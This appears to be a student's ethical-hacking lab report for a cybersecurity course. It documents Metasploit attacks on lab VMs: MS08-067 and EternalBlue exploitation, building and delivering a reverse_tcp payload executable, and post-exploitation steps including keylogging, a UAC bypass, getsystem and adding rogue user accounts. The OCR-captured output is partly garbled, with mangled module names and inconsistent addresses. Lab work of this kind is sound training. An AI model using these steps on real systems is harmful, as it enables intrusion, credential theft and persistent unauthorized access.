


CYSE 301: Cybersecurity Technique and Operations
Assignment 4: Ethical Hacking

Owin Ifill
01230552



3. Launch Metasploit Framework and search for the exploit module: [ms08_067_netapi](#)



4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.

```
File Actions Edit View Help
In Name
  0 Automatic Targeting

View the full module info with the info, or info -d command.

msf5 exploit(windows/smb/wmiexec) > set RHOST 192.168.18.14
RHOST => 192.168.18.14
msf5 exploit(windows/smb/wmiexec) > show options

Module options (exploit/windows/smb/wmiexec):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.18.14   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/hosts/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSE          yes       The pipe name to use (BROWSE, SVCDC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.217.3   yes       The listen address (an interface may be specified)
  LPORT     5525            yes       The listen port

Exploit target:

  In Name
  --
  0 Automatic Targeting

View the full module info with the info, or info -d command.
msf5 exploit(windows/smb/wmiexec) >
```

5. Use 5525 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.

```
File Actions Edit View Help
  SMBPIPE  BROWSE          yes       The pipe name to use (BROWSE, SVCDC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.217.3   yes       The listen address (an interface may be specified)
  LPORT     5525            yes       The listen port

Exploit target:

  In Name
  --
  0 Automatic Targeting

View the full module info with the info, or info -d command.

msf5 exploit(windows/smb/wmiexec) > run

[*] Started reverse TCP handler on 192.168.217.1:5525
[*] 192.168.18.14:445 - Automatically detecting the target...
[*] 192.168.18.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.18.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.18.14:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/wmiexec) > run

[*] Started reverse TCP handler on 192.168.217.1:5525
[*] 192.168.18.14:445 - Automatically detecting the target...
[*] 192.168.18.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.18.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.18.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176096 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.1:5525 => 192.168.217.2:59478) at 2025-10-24 10:28:06 -0400

msf5(meterpreter) >
```

- [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.

```

File Actions Edit View Help
msfpayload browser yes The pipe name to use [BROWSER, SERVICE]

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  Process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    192.168.217.2   yes       The listen address (an interface may be specified)
LPORT    5555            yes       The listen port

Exploit target:
  0  Automatic Targeting

View the full module info with the info, or info -d command.
msf5 exploit(windows/meterpreter/reverse_tcp) > run

[*] Started reverse TCP handler on 192.168.217.2:5555
[*] 192.168.28.24:445 - Automatically detecting the target ...
[*] 192.168.28.24:445 - Fingerprint: Windows XP - Service Pack 3 - Lang:English
[*] 192.168.28.24:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.28.24:445 - Attempting to trigger the vulnerability ...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/meterpreter/reverse_tcp) > run

[*] Started reverse TCP handler on 192.168.217.2:5555
[*] 192.168.28.24:445 - Automatically detecting the target ...
[*] 192.168.28.24:445 - Fingerprint: Windows XP - Service Pack 3 - Lang:English
[*] 192.168.28.24:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.28.24:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176194 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.2:5525 => 192.168.217.2:58678) at 2025-10-26 15:28:06 -0400

msf5(meterpreter) >

```

- [Post-exploitation] In the meterpreter shell, display the target system's local date and time.
- [Post-exploitation] In the meterpreter shell, get the SID of the user.
- [Post-exploitation] In the meterpreter shell, get the current process identifier.
- [Post-exploitation] In the meterpreter shell, get system information about the target.

```

msf5 exploit(windows/meterpreter/reverse_tcp) > run

[*] Started reverse TCP handler on 192.168.217.2:5525
[*] 192.168.28.24:445 - Automatically detecting the target ...
[*] 192.168.28.24:445 - Fingerprint: Windows XP - Service Pack 3 - Lang:English
[*] 192.168.28.24:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.28.24:445 - Attempting to trigger the vulnerability ...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/meterpreter/reverse_tcp) > run

[*] Started reverse TCP handler on 192.168.217.2:5525
[*] 192.168.28.24:445 - Automatically detecting the target ...
[*] 192.168.28.24:445 - Fingerprint: Windows XP - Service Pack 3 - Lang:English
[*] 192.168.28.24:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.28.24:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176194 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.2:5525 => 192.168.217.2:58678) at 2025-10-26 15:28:06 -0400

msf5(meterpreter) > screenshot
Screenshot saved to: /root/.msf4/logs/1.png
msf5(meterpreter) > getuid
Server SID: S-1-5-18
msf5(meterpreter) > date and time
[*] Unknown command: date
msf5(meterpreter) > time
[*] Unknown command: time
msf5(meterpreter) > date
[*] Unknown command: date
msf5(meterpreter) > get pid
[*] Unknown command: get
msf5(meterpreter) > getpid
Current pid: 1848
msf5(meterpreter) > sysinfo
Computer      : 192-217-19-108
OS            : Windows XP (3.1 Build 2600, Service Pack 3)
Architecture : ARM
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows

msf5(meterpreter) >

```

Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)

In this task, try to use the same steps as shown in the class / video (for online students) lecture to exploit the **EternalBlue** vulnerability on Windows Server 2022. You **may or may not** establish a reverse shell connection to the Windows Server 2022. Document your steps and show me your results.

You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.

```
msf5 > search ms17_010

Running Modules

# Name                               Disclosure Date  Rank  Che
ix Description
-----
# exploit/windows/smb/ms17_010_eternalblue 2017-05-14      average  Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
# exploit/windows/smb/ms17_010_powershell 2017-05-14      normal   Yes
MS17-010 (Internal/Remote)(Internal/Spnego)(Internal/Chunksize) SMB Remote Windows
Code Execution
# auxiliary/admin/smb/ms17_010_command 2017-05-14      normal   No
MS17-010 (Internal/Remote)(Internal/Spnego)(Internal/Chunksize) SMB Remote Windows
Command Execution
# auxiliary/scanner/smb/smb_ms17_010                               normal   No
MS17-010 SMB_NCC Detection

Interact with a module by name or index. For example: info 1, use 1 or use aux
iliary/scanner/smb/smb_ms17_010

msf5 > |
```

```
msf5 exploit(community/windows_smb_eternalblue) > set RHOST 192.168.10.19
RHOST => 192.168.10.19
msf5 exploit(community/windows_smb_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name           Current Setting  Required  Description
-----
RHOSTS         192.168.10.19   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445              yes       The target port (TCP)
SMBDomain     nil              no        [Optional] The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
& Standard 7 target machines.
SMBPath       nil              no        [Optional] The pathname for the specified username.
SMBUser       nil              no        [Optional] The username to authenticate as.
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
andard 7 target machines.
VERIFY_TARGET true             yes       Check if remote OS matches exploit target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 t
arget machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name           Current Setting  Required  Description
-----
EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.217.3   yes       The listen address (an interface may be specified)
LPORT         4444             yes       The listen port

Exploit target:

# Name
--
# 0 Automatic Target

View the full module info with the info, or info -e command.

msf5 exploit(community/windows_smb_eternalblue) > |
```

```

File Actions Edit View Help

msfpdc 192.168.10.19 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RHOST 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded 61
VERIFY_TARGET true yes Check if remote OS matches exploit target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 1
target machines.

Payload options (windows/smb/meterpreter/reverse_tcp):
-----
Name Current Setting Required Description
-----
EXITFUNC InProc yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.217.3 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
-----
Id Name
-- --
0 Automatic Target

View the full module info with the info, or info -d command.

msf5 exploit(windows/smb/mst7_004_rce) > run
[*] Started reverse TCP handler on 192.168.217.3:4444
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.10.19:445 - An SMB login error occurred while connecting to the IPCS tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/mst7_004_rce) >

```

```

File Actions Edit View Help

Exploit target:
-----
Id Name
-- --
0 Automatic Target

View the full module info with the info, or info -d command.

msf5 exploit(windows/smb/mst7_004_rce) > run
[*] Started reverse TCP handler on 192.168.217.3:4444
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.10.19:445 - An SMB login error occurred while connecting to the IPCS tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/mst7_004_rce) > set LPORT 5525
LPORT => 5525
msf5 exploit(windows/smb/mst7_004_rce) > run
[*] Started reverse TCP handler on 192.168.217.3:5525
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.10.19:445 - An SMB login error occurred while connecting to the IPCS tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/mst7_004_rce) > set LPORT 4420
LPORT => 4420
msf5 exploit(windows/smb/mst7_004_rce) > run
[*] Started reverse TCP handler on 192.168.217.3:4420
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.10.19:445 - An SMB login error occurred while connecting to the IPCS tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/mst7_004_rce) >

```

Task C. Exploit Windows 7 with a deliverable payload (70 pt).

In this task, you need to create an executable payload with the required configurations below.

1. Once your payload is ready, upload it to the web server running on Kali Linux. Then download the payload from Windows 7, and execute it on the target to make a reverse shell. Of course, don't

forget to configure options in your Metasploit framework on Kali Linux before the payload is triggered on the target VM. (10 pt). The requirements for your payload are :

- Payload Name: Use your MIDAS ID (for example, **svatsa.exe**) (5pt)
- Listening port: **5525** (5pt)

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:



```
File Actions Edit View Help
--list-options      List --payload <value>'s standard, advanced and session options
-f, --format        <format>  Output format (use --list-formats to list)
-e, --encoder       <encoder>  The encoder to use (use --list-encoders to list)
--service-name     <value>    The service name to use when generating large Windows binaries
--exe-name         <value>    The new section name to use when generating large Windows binaries
--smallest         <value>    Generate the smallest possible payload using all available encoders
--encrypt          <value>    The type of encryption or encoding to apply to the shellcode (use --list-encrypt to list)
--encrypt-key     <value>    A key to be used for --encrypt
--encrypt-is      <value>    An initialization vector for --encrypt
--arch            <arch>      The architecture to use for --payload and --encoders (use --list-arch to list)
--platform       <platform>  The platform for --payload (use --list-platforms to list)
-o, --out          <path>    Save the payload to a file
-n, --bad-chars   <chars>  Characters to avoid example: '\x00\xff'
-m, --mangled    <length>  Prepend a mangled of [length] size on to the payload
--pad-nops       <length>  Use mangled size specified by -s <length> as the total payload size, auto-prepending a mangled of quantity (nops minus payload length)
--s, --space     <length>  The maximum size of the resulting payload
--encoder-space  <length>  The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count>   The number of times to encode the payload
--add-cmds     <paths>    Specify an additional win32 shellcode file to include
--template    <paths>    Specify a custom executable file to use as a template
--keep        <paths>    Preserve the --template behavior and inject the payload as a new thread
--var-name    <value>    Specify a custom variable name to use for certain output formats
-t, --timeout  <seconds> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help

msf5 > msfpayload -h
msf5 > msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=5525 -f exe -t wtf1881.exe
msf5 >
msf5 > msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=5525 -f exe -t wtf1881.exe
[*] No platform was selected, choosing MFi::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7382 bytes
Saved exe: wtf1881.exe
```

```
root@kali: ~
File Actions Edit View Help
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-chara
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops <length> Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nops
ngth)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <seconds> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message

root@kali:~# ./msfpayload --help
root@kali:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=5525 -f exe -o oifil001.exe
-p: command not found

root@kali:~# msfpayload -p windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=5525 -f exe -o oifil001.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: oifil001.exe

root@kali:~# ls -l oifil001.exe
-rw-r--r-- 1 root root 73802 Oct 24 16:12 oifil001.exe

root@kali:~#
```


```
root@kali: ~
File Actions Edit View Help
root@kali:~# ./oifil001.exe
oifil001.exe: command not found

root@kali:~# curl http://0.0.0.0:88
Serving HTTP on 0.0.0.0 port 88 (http://0.0.0.0:88/) ...
Keyboard interrupt received, exiting.

root@kali:~# ls -l oifil001.exe
-rw-r--r-- 1 root root 73802 Oct 24 16:12 oifil001.exe

root@kali:~# service apache2 start
root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
Active: active (running) since Fri 2025-10-24 16:43:59 CDT; 36s ago
Docs: http://httpd.apache.org/docs/2.4/
Process: 3081 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 3084 (apache2)
Tasks: 6 (limit: 3226)
Memory: 34.0M (peak: 15.2M)
CPU: 57ms
CGroup: /system.slice/apache2.service
├─3084 /usr/sbin/apache2 -k start
├─3088 /usr/sbin/apache2 -k start
├─3090 /usr/sbin/apache2 -k start
├─3092 /usr/sbin/apache2 -k start
└─3094 /usr/sbin/apache2 -k start

Oct 24 16:43:59 kali system[31]: Starting apache2.service - The Apache HTTP Server ...
Oct 24 16:43:59 kali apache2[3084]: AMB554: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1: Set the 'ServerName'
Oct 24 16:43:59 kali system[31]: Started apache2.service - The Apache HTTP Server.
lines 1-26/26 (END)
```

```
root@kali:~#
File Actions Edit View Help

[*] Started reverse TCP handler on 192.168.217.3:4444
^C [*] Exploit failed [user-interrupt]: Interrupt
[*] run: Interrupted
msf5 exploit(wmrc/Handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(wmrc/Handler) > run

[*] Started reverse TCP handler on 192.168.217.3:4444
^C [*] Exploit failed [user-interrupt]: Interrupt
[*] run: Interrupted
msf5 exploit(wmrc/Handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(wmrc/Handler) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf5 exploit(wmrc/Handler) > set LPORT 5525
LPORT => 5525
msf5 exploit(wmrc/Handler) > run

[*] Handler failed to bind to 192.168.217.3:5525:-
[*] Handler failed to bind to 8.8.8.8:5525:-
[*] Exploit failed [bad-config]: Rex::Engine::Failed The address is already in use or unavailable: (8.8.8.8:5525).
[*] Exploit completed, but no session was created.
msf5 exploit(wmrc/Handler) > run -j -z
[*] Exploit running as background job 8.
[*] Exploit completed, but no session was created.

[*] Handler failed to bind to 192.168.217.3:5525:-
[*] Handler failed to bind to 8.8.8.8:5525:-
[*] Exploit failed [bad-config]: Rex::Engine::Failed The address is already in use or unavailable: (8.8.8.8:5525).
msf5 exploit(wmrc/Handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(wmrc/Handler) > run

[*] Started reverse TCP handler on 192.168.217.3:4444
[*] Sending stage (176196 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:4444 => 192.168.217.2:55701) at 2025-10-24 20:18:06 -0400

msf5(meterpreter) > screenshot
Screenshot saved to: /root/.ZshAutosave.jpeg
msf5(meterpreter) >
```

```
root@kali:~#
File Actions Edit View Help

[*] Started reverse TCP handler on 192.168.217.3:4444
^C [*] Exploit failed [user-interrupt]: Interrupt
[*] run: Interrupted
msf5 exploit(wmrc/Handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(wmrc/Handler) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf5 exploit(wmrc/Handler) > set LPORT 5525
LPORT => 5525
msf5 exploit(wmrc/Handler) > run

[*] Handler failed to bind to 192.168.217.3:5525:-
[*] Handler failed to bind to 8.8.8.8:5525:-
[*] Exploit failed [bad-config]: Rex::Engine::Failed The address is already in use or unavailable: (8.8.8.8:5525).
[*] Exploit completed, but no session was created.
msf5 exploit(wmrc/Handler) > run -j -z
[*] Exploit running as background job 8.
[*] Exploit completed, but no session was created.

[*] Handler failed to bind to 192.168.217.3:5525:-
[*] Handler failed to bind to 8.8.8.8:5525:-
[*] Exploit failed [bad-config]: Rex::Engine::Failed The address is already in use or unavailable: (8.8.8.8:5525).
msf5 exploit(wmrc/Handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(wmrc/Handler) > run

[*] Started reverse TCP handler on 192.168.217.3:4444
[*] Sending stage (176196 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:4444 => 192.168.217.2:55701) at 2025-10-24 20:18:06 -0400

msf5(meterpreter) > screenshot
Screenshot saved to: /root/.ZshAutosave.jpeg
msf5(meterpreter) > keyscan_start
Starting the keystroke sniffer ...
msf5(meterpreter) > keyscan_dump
Dumping captured keystrokes ...
-Shift+meta my name is <Shift>win

msf5(meterpreter) > keyscan_stop
Stopping the keystroke sniffer ...
msf5(meterpreter) >
```

```

met@kali ~
File Actions Edit View Help
-----
Name      Current Setting  Required  Description
-----
SESSION  1                yes       The session to run this module on
TECHNIQUE 581             yes       Technique to use if UAC is turned off (Accepted: PSX, 581)

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    192.168.217.2   yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Windows x64

View the full module info with the info, or info -s command.
msf5 exploit(anonymous/psx) > exploit

[*] Started reverse TCP handler on 192.168.217.2:4444
[*] UAC is enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group: Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 7380 bytes long being uploaded...
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 2 opened (192.168.217.2:4444 => 192.168.217.2:39848) at 2025-08-24 20:36:11 -0400

msf5meterpreter > getsystem
... get system via technique 1 (Named Pipe Impersonation [In Memory/Admin]).
msf5meterpreter >

```

4. **Extra credit (5 points)** Execute the “hashdump” command to view the password hashes and save those in a file named “hash.txt”

[Privilege escalation]

5. Background your current session, then gain administrator-level privileges on the remote system (10 pt).

```

met@kali ~
File Actions Edit View Help
-----
LHOST    192.168.217.2   yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Windows x64

View the full module info with the info, or info -s command.
msf5 exploit(anonymous/psx) > exploit

[*] Started reverse TCP handler on 192.168.217.2:4444
[*] UAC is enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group: Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 7380 bytes long being uploaded...
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 2 opened (192.168.217.2:4444 => 192.168.217.2:39848) at 2025-08-24 20:36:11 -0400

msf5meterpreter > getsystem
... get system via technique 1 (Named Pipe Impersonation [In Memory/Admin]).
msf5meterpreter > shell
Process 3178 created.
Channel 1 opened.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user /add user1 test123
net user /add user1 test123
The command completed successfully.

C:\Windows\system32>

```

6. After you escalate the privilege, complete the following tasks:

- a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (10 pt)



```
msf5 exploit(0xffff/0xffff/0xffff) > exploit

[*] Started reverse TCP handler on 192.168.217.3:4444
[*] UMC is enabled, checking level...
[*] UMC is set to Default
[*] BypassUMC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploading the agent to the filesystem...
[*] Uploading the bypass UMC executable to the filesystem...
[*] Meterpreter stage executable (3080 bytes) being uploaded...
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 2 opened (192.168.217.3:4444 -> 192.168.217.2:39846) at 2020-10-24 20:43:55 -0400

msf5(meterpreter) > getsystem
... get system via technique 1 (Named Pipe Impersonation (In Memory/Admin)),
msf5(meterpreter) > shell
Process 3776 created.
Channel 1 created.
Microsoft Windows [Version 6.0.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user /add user2 testBEE3
net user /add user2 testBEE3
The command completed successfully.

